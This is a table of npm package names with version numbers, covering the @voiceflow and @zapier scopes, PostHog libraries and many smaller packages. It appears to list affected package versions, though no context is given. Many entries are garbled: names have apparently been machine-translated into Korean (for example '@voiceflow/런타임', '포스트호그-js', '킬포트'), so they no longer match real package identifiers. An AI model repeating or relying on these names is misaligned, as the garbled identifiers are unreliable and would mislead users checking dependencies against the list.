| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-client | 1.3.36, 1.3.37 |
| @varsityvibe/유틸리티 | 5.0.6 |
| @varsityvibe/validation-schemas | 0.6.7, 0.6.8 |
| @vishadtyagi/1년 달력 | 0.1.11 |
| @voiceflow/alexa-types | 2.15.60, 2.15.61 |
| @voiceflow/anthropic | 0.4.4, 0.4.5 |
| @voiceflow/api-sdk | 3.28.58, 3.28.59 |
| @voiceflow/backend-utils | 5.0.2, 5.0.1 |
| @voiceflow/base-types | 2.136.3, 2.136.2 |
| @voiceflow/body-parser | 1.21.2, 1.21.3 |
| @voiceflow/chat-types | 2.14.59, 2.14.58 |
| @voiceflow/circleci-config-sdk-orb-import | 0.2.1, 0.2.2 |
| @voiceflow/commit린트 설정 | 2.6.2, 2.6.1 |
| @voiceflow/common | 8.9.1, 8.9.2 |
| @voiceflow/default-prompt-wrappers | 1.7.4, 1.7.3 |
| @voiceflow/dependency-cruiser-config | 1.8.12, 1.8.11 |
| @voiceflow/dtos-interact | 1.40.2, 1.40.1 |
| @voiceflow/암호화 | 0.3.3, 0.3.2 |
| @voiceflow/eslint-config | 7.16.4, 7.16.5 |
| @voiceflow/eslint-plugin | 1.6.2, 1.6.1 |
| @voiceflow/exception | 1.10.2, 1.10.1 |
| @voiceflow/fetch | 1.11.1, 1.11.2 |
| @voiceflow/general-types | 3.2.23, 3.2.22 |
| @voiceflow/git-branch-check | 1.4.4, 1.4.3 |
| @voiceflow/google-dfes-types | 2.17.12, 2.17.13 |
| @voiceflow/google-types | 2.21.12, 2.21.13 |
| @voiceflow/husky-config | 1.3.1, 1.3.2 |
| @voiceflow/logger | 2.4.3, 2.4.2 |
| @voiceflow/metrics | 1.5.2, 1.5.1 |
| @voiceflow/natural-language-commander | 0.5.2, 0.5.3 |
| @voiceflow/nestjs-common | 2.75.2, 2.75.3 |
| @voiceflow/nestjs-mongodb | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-rate-limit | 1.3.3, 1.3.2 |
| @voiceflow/nestjs-redis | 1.3.1, 1.3.2 |
| @voiceflow/nestjs-timeout | 1.3.1, 1.3.2 |
| @voiceflow/npm-package-json-lint-config | 1.1.1, 1.1.2 |
| @voiceflow/openai | 3.2.2, 3.2.3 |
| @voiceflow/pino | 6.11.4, 6.11.3 |
| @voiceflow/pino-pretty | 4.4.2, 4.4.1 |
| @voiceflow/prettier-config | 1.10.2, 1.10.1 |
| @voiceflow/react-chat | 1.65.4, 1.65.3 |
| @voiceflow/런타임 | 1.29.1, 1.29.2 |
| @voiceflow/runtime-client-js | 1.17.3, 1.17.2 |
| @voiceflow/sdk-runtime | 1.43.2, 1.43.1 |
| @voiceflow/secrets-provider | 1.9.3, 1.9.2 |
| @voiceflow/semantic-release-config | 1.4.2, 1.4.1 |
| @voiceflow/serverless-plugin-typescript | 2.1.7, 2.1.8 |
| @voiceflow/slate-serializer | 1.7.4, 1.7.3 |
| @voiceflow/stitches-react | 2.3.3, 2.3.2 |
| @voiceflow/storybook-config | 1.2.2, 1.2.3 |
| @voiceflow/stylelint-config | 1.1.1, 1.1.2 |
| @voiceflow/test-common | 2.1.1, 2.1.2 |
| @voiceflow/tsconfig | 1.12.2, 1.12.1 |
| @voiceflow/tsconfig-paths | 1.1.5, 1.1.4 |
| @voiceflow/utils-designer | 1.74.19, 1.74.20 |
| @voiceflow/verror | 1.1.5, 1.1.4 |
| @voiceflow/vite-config | 2.6.2, 2.6.3 |
| @voiceflow/vitest-config | 1.10.3, 1.10.2 |
| @voiceflow/voice-types | 2.10.59, 2.10.58 |
| @voiceflow/voiceflow-types | 3.32.45, 3.32.46 |
| @voiceflow/widget | 1.7.18, 1.7.19 |
| @zapier/ai-actions | 0.1.20, 0.1.19, 0.1.18 |
| @zapier/babel-preset-zapier | 6.4.2, 6.4.1, 6.4.3 |
| @zapier/browserslist-config-zapier | 1.0.4, 1.0.3, 1.0.5 |
| @zapier/secret-scrubber | 1.1.5, 1.1.4, 1.1.3 |
| AI-크라울-쉴드 | 1.0.7 |
| 아크-클리-FC | 1.0.1 |
| asyncapi-미리보기 | 1.0.2, 1.0.1 |
| 아트릭스 | 1.0.1 |
| 자동화 모델 | 1.0.491 |
| 악시오스 빌더 | 1.2.1 |
| axios 취소 가능 | 1.0.2, 1.0.1 |
| 액시오스-타임드 | 1.0.2, 1.0.1 |
| 베어본즈-css | 1.1.4, 1.1.3 |
| 벤모스틴-프레임-프린트 | 1.0.1 |
| 최상의지피오제어 장치 | 1.0.10 |
| 양방향 어댑터 | 1.2.2, 1.2.4, 1.2.5, 1.2.3 |
| 블린키오 실행 CLI | 1.0.41 |
| 블롭을 base64로 변환 | 1.0.3 |
| 번플러그인http파일 | 0.1.1 |
| 바이트코드 검사기 CLI | 1.0.11, 1.0.8, 1.0.9, 1.0.10 |
| 바이트-투-x | 1.0.1 |
| 대출이자 계산 | 1.0.4 |
| 커패시터 플러그인 앱 트래킹ios | 0.0.21 |
| 커패시터 플러그인 구매 | 0.1.1 |
| capacitor-plugin-scgssigninwithgoogle | 0.0.5 |
| 콘덴서 구매 내역 | 0.0.10 |
| 콘덴서 음성 녹음기 wav | 6.0.3 |
| 크롬 확장 프로그램 다운로드 | 0.0.3, 0.0.4 |
| 클로드 토큰 업데이터 | 1.0.3 |
| 코인마켓캡 API | 3.1.3, 3.1.2 |
| 색상 정규식 | 2.0.1 |
| 커맨드-이라일 | 0.5.4 |
| 비교 대상 | 1.1.1, 1.1.2 |
| 복합재 감속기 | 1.0.4, 1.0.3, 1.0.2, 1.0.5 |
| 카운트다운 | 1.0.2, 1.0.1 |
| CPU 명령어 | 0.0.14 |
| create-director-app | 0.1.1 |
| 글리 앱 만들기 | 0.2.3, 0.2.2 |
| 하드햇3 앱 생성 | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| 암호화 주소 코덱 | 0.1.9 |
| css-디더프 | 0.1.2 |
| dashboard-빈 상태 | 1.0.3 |
| designstudiouiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| 다이얼로그플로우-es | 1.1.4, 1.1.3, 1.1.1, 1.1.2 |
| 디스코드봇서버 | 0.1.2 |
| 도쿠사우루스 플러그인 바닐라 추출 | 1.0.3 |
| 가지 마세요 | 1.1.2 |
| 닷넷 템플릿 | 0.0.3, 0.0.4 |
| 드롭 이벤트 온 프로퍼티 플러그인 | 0.0.2 |
| 이메일 전달 가능성 테스트 | 1.1.1 |
| 브랜치 이름 강제 적용 | 1.1.3 |
| esbuild-plugin-brotli | 0.2.1 |
| esbuild-plugin-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| eslint-config-nitpicky | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| 이더리움-ens | 0.8.1 |
| evm-checkcode-cli | 1.0.15, 1.0.12, 1.0.13, 1.0.14 |
| 정확한 티커 | 0.3.5 |
| 엑스포 오디오 세션 | 0.2.1 |
| 에스프레소 | 1.1.3 |
| 뚱뚱한 손가락 | 1.0.2, 1.0.1 |
| 기능 반전 | 1.0.2, 1.0.1 |
| 파이어스토어 검색 엔진 | 1.2.3 |
| 핏텍스 | 1.0.3, 1.0.2 |
| 플랩스택 | 1.0.2, 1.0.1 |
| 평평하게 만들기-평평하게 펴기 | 1.0.2, 1.0.1 |
| 포르믹-오류-초점 | 2.0.1 |
| 포르믹 스토어 | 1.0.1 |
| 퍼지 파인더 | 1.0.5, 1.0.6 |
| 게이트-EVM-체크-코드2 | 2.0.3, 2.0.4, 2.0.5, 2.0.6 |
| 게이트-evm-툴-테스트 | 1.0.7, 1.0.8, 1.0.5, 1.0.6 |
| 개츠비 플러그인-cname | 1.0.2, 1.0.1 |
| 제너레이터-유성-주식 | 0.1.6 |
| 제너레이터-ng-이토부즈 | 0.0.15 |
| get-them-args | 1.3.3 |
| 생성기용 깃허브 액션 | 2.1.28, 2.1.27 |
| gitsafe | 1.0.5 |
| 고템플릿 | 0.1.8, 0.1.9 |
| gulp-inject-envs | 1.2.2, 1.2.1 |
| 하우페-악세라-api-클라이언트 | 0.0.1, 0.0.2 |
| 희망-맵박스드로우 | 0.1.1 |
| 희망을 품고 | 1.0.3 |
| 호버 디자인 프로토타입 | 0.0.5 |
| httpness | 1.0.3, 1.0.2 |
| 하이퍼 풀페이싱 | 1.0.3 |
| 하이퍼텀-힙스터 | 1.0.7 |
| ids-css | 1.5.1 |
| 아이즈-enterprise-mcp-서버 | 0.0.2 |
| 아이즈-enterprise-ng | 20.1.6 |
| 아이즈-enterprise-타이핑 | 20.1.6 |
| 이미지-URI 변환 | 1.0.2, 1.0.1 |
| 불면증 플러그인 무작위 선택 | 1.0.4 |
| 송장 | 0.2.2 |
| 철방패 미니앱 | 0.0.2 |
| 이토 버튼 | 8.0.3 |
| 이토부즈-앵귤러 | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| 이토부즈-앵귤러-버튼 | 8.0.11 |
| 제이콥-주마 | 1.0.2, 1.0.1 |
| jaetut-varit-test | 1.0.2 |
| jan-browser | 0.13.1 |
| jquery-bindings | 1.1.3, 1.1.2 |
| jsonsurge | 1.0.7 |
| 갓 구운 | 1.7.1 |
| 킬포트 | 2.0.3, 2.0.2 |
| korea-administrative-area-geo-json-util | 1.0.7 |
| 콰미 | 1.5.9, 1.5.10 |
| 언어 코드 | 1.0.2, 1.0.1 |
| 라이선스오매틱 | 1.2.2, 1.2.1 |
| 린트-스테이지드-이미지민 | 1.3.1, 1.3.2 |
| lite-serper-mcp-server | 0.2.2 |
| 루노-아피 | 1.2.3 |
| 수동 청구 시스템 미니앱 API | 1.3.1 |
| 메두사 플러그인 발표 | 0.0.3 |
| 메두사 플러그인 로그 | 0.0.17 |
| 메두사 플러그인 모모 | 0.0.68 |
| 메두사 플러그인 제품 리뷰-kvy | 0.0.4 |
| 메두사 플러그인 잘로페이 | 0.0.40 |
| mod10-체크-디지트 | 1.0.1 |
| mon-package-react-typescript | 1.0.1 |
| 마이사이드 라이브러리 | 0.1.1 |
| n8n-노드-tmdb | 0.5.1 |
| n8n-노드-버셀-ai-sdk | 0.1.7 |
| n8n-노드-바이러스 앱 | 0.2.5 |
| 나노리셋 | 7.0.2, 7.0.1 |
| 다음 순환 종속성 | 1.0.3, 1.0.2 |
| 넥스트 심플 구글 애널리틱스 | 1.1.1, 1.1.2 |
| 다음 스타일의 nprogress | 1.0.4, 1.0.5 |
| ngx-유용한-스와이퍼-프로센짓 | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| 일반 매장 | 1.3.1, 1.3.4, 1.3.3, 1.3.2 |
| 객체지향-CSS 변환 | 1.0.3, 1.0.2 |
| okta-react-router-6 | 5.0.1 |
| 오픈2인터넷 | 0.1.1 |
| 궤도 상자 아이콘 | 2.1.3 |
| 궤도 성운 그리기 도구 | 1.0.10 |
| 궤도 성운 편집기 | 1.0.2 |
| 궤도 비누 | 0.43.13 |
| 오케스트라 | 12.1.2 |
| 패키지 테스터 | 1.0.1 |
| 소포 플러그인 자산 복사기 | 1.1.3, 1.1.2 |
| PDF 주석 | 0.0.2 |
| 피클라이트 | 1.0.1 |
| 피코유이드 | 1.0.4, 1.0.3 |
| pkg-readme | 1.1.1 |
| 포퍼 리액트 SDK | 0.1.2 |
| 포스트호그-도쿠사우루스 | 2.0.6 |
| 포스트호그-js | 1.297.3 |
| 포스트호그 노드 | 4.18.1, 5.13.3, 5.11.3 |
| 포스트호그 플러그인 헬로 월드 | 1.0.1 |
| 포스트호그-리액트-네이티브 | 4.11.1, 4.12.5 |
| 포스트호그 리액트 네이티브 세션 리플레이 | 1.2.2 |
| 프라임 원 테이블 | 0.0.19 |
| 프롬프트-eng | 1.0.50 |
| 왜소한 요구사항 | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | 1.0.8, 1.0.7 |
| 리액트 컴포넌트 태거 | 0.1.9 |
| react-data-to-export | 1.0.1 |
| 리액트 요소 프롬프트 검사기 | 0.1.18 |
| 리액트-파빅 | 1.0.2 |
| react-hook-form-persist | 3.0.2, 3.0.1 |
| 리액트잼 아이콘 | 1.0.2, 1.0.1 |
| 리액트 키클록 컨텍스트 | 1.0.8, 1.0.9 |
| react-library-setup | 0.0.6 |
| 리액트-리니어-로더 | 1.0.2 |
| react-micromodal.js | 1.0.2, 1.0.1 |
| react-native-datepicker-modal | 1.3.1, 1.3.2 |
| react-native-이메일 | 2.1.1, 2.1.2 |
| react-native-fetch | 2.0.1, 2.0.2 |
| react-native-get-pixel-dimensions | 1.0.2, 1.0.1 |
| react-native-google-maps-directions | 2.1.2 |
| react-native-jam-icons | 1.0.2, 1.0.1 |
| react-native-log-level | 1.2.2, 1.2.1 |
| react-native-modest-checkbox | 3.3.1 |
| react-native-modest-storage | 2.1.1 |
| 리액트 네이티브 전화 통화 | 1.2.2, 1.2.1 |
| react-native-retriable-fetch | 2.0.1, 2.0.2 |
| react-native-use-modal | 1.0.3 |
| 리액트네이티브 뷰파인더 | 1.2.2, 1.2.1 |
| react-native-websocket | 1.0.4, 1.0.3 |
| react-native-worklet-functions | 3.3.3 |
| 리액트-QR-이미지 | 1.1.1 |
| 수정하다 | 1.0.5 |
| 레디프 뷰어 | 0.0.7 |
| 레드욱스 라우터 키트 | 1.2.2, 1.2.4, 1.2.3 |
| 롤업 플러그인 http파일 | 0.2.1 |
| sa-회사등록번호-정규식 | 1.0.2, 1.0.1 |
| 사이드젠 | 1.0.4, 1.0.5 |
| 똑같다 | 1.0.3 |
| scgs-capacitor-구독 | 1.0.11 |
| scgsffcreator | 1.0.5 |
| 중첩 속성 설정 | 2.0.1, 2.0.2 |
| 선반-jwt-세션 | 0.1.2 |
| 셸 실행 | 1.1.4, 1.1.3 |
| 신한-한계-스크랩 | 1.0.3 |
| 기술 활용 | 0.1.2, 0.1.1 |
| 솔로몬 API 스토리 | 1.0.2 |
| 솔로몬-v3-이야기 | 1.15.6 |
| 솔로몬-v3-ui-wrapper | 1.6.1 |
| 거리순 정렬 | 2.0.1 |
| 남아프리카 신분증 정보 | 1.0.2 |
| stat-fns | 1.0.1 |
| 방해하다 | 2.3.2 |
| 슈퍼 -commit | 1.0.1 |
| svelte-autocomplete-select | 1.1.1 |
| 날씬하고 따뜻한 | 1.1.3, 1.1.2 |
| tanstack-shadcn-테이블 | 1.1.5 |
| tcsp | 2.0.2 |
| tcsp-draw-test | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| 템플릿 라이브러리 | 1.1.4, 1.1.3 |
| 템플릿 마이크로서비스 | 1.0.3, 1.0.2 |
| 끈질긴 가져오기 | 2.3.3, 2.3.2 |
| 테스트-파운드리-앱 | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| 테스트 하드햇 앱 | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| 테스트23112222-api | 1.0.1 |
| 티안 | 1.0.2 |
| token.js-fork | 0.7.32 |
| 트리고-리액트-앱 | 4.1.2 |
| 타입펜스 | 1.2.2, 1.2.3 |
| 타입옴-오빗 | 0.2.27 |
| undefsafe-typed | 1.0.4, 1.0.3 |
| 업랜드 | 0.5.4 |
| 플레이스토어에 업로드 | 1.0.2, 1.0.1 |
| URL 인코딩-디코딩 | 1.0.2, 1.0.1 |
| 저장되지 않은 변경 사항을 사용합니다 | 1.0.9 |
| 유효한 남아프리카 신분증 | 1.0.3 |
| vf-oss-템플릿 | 1.0.4, 1.0.3, 1.0.2, 1.0.1 |
| vite-plugin-httpfile | 0.2.1 |
| vue-browserupdate-nuxt | 1.0.5 |
| 웹 스크래퍼-mcp | 1.1.4 |
| 웹 유형-htmx | 0.1.1 |
| 웹 유형 문헌 | 0.1.1 |
| 웹팩 로더-http파일 | 0.2.1 |
| 웰니스 전문가 갤러리 | 5.1.1 |
| 웬크 | 1.0.9, 1.0.10 |
| 자피어 비동기 스토리지 | 1.0.3, 1.0.2, 1.0.1 |
| 자피어 플랫폼 CLI | 18.0.4, 18.0.3, 18.0.2 |
| 자피어 플랫폼 코어 | 18.0.4, 18.0.3, 18.0.2 |
| 자피어 플랫폼 스키마 | 18.0.4, 18.0.3, 18.0.2 |
| 자피어 스크립트 | 7.8.3, 7.8.4 |
| 주퍼-클리 | 1.0.1 |
| 주퍼 SDK | 1.0.57 |
| 주퍼 스트림 | 2.0.9 |

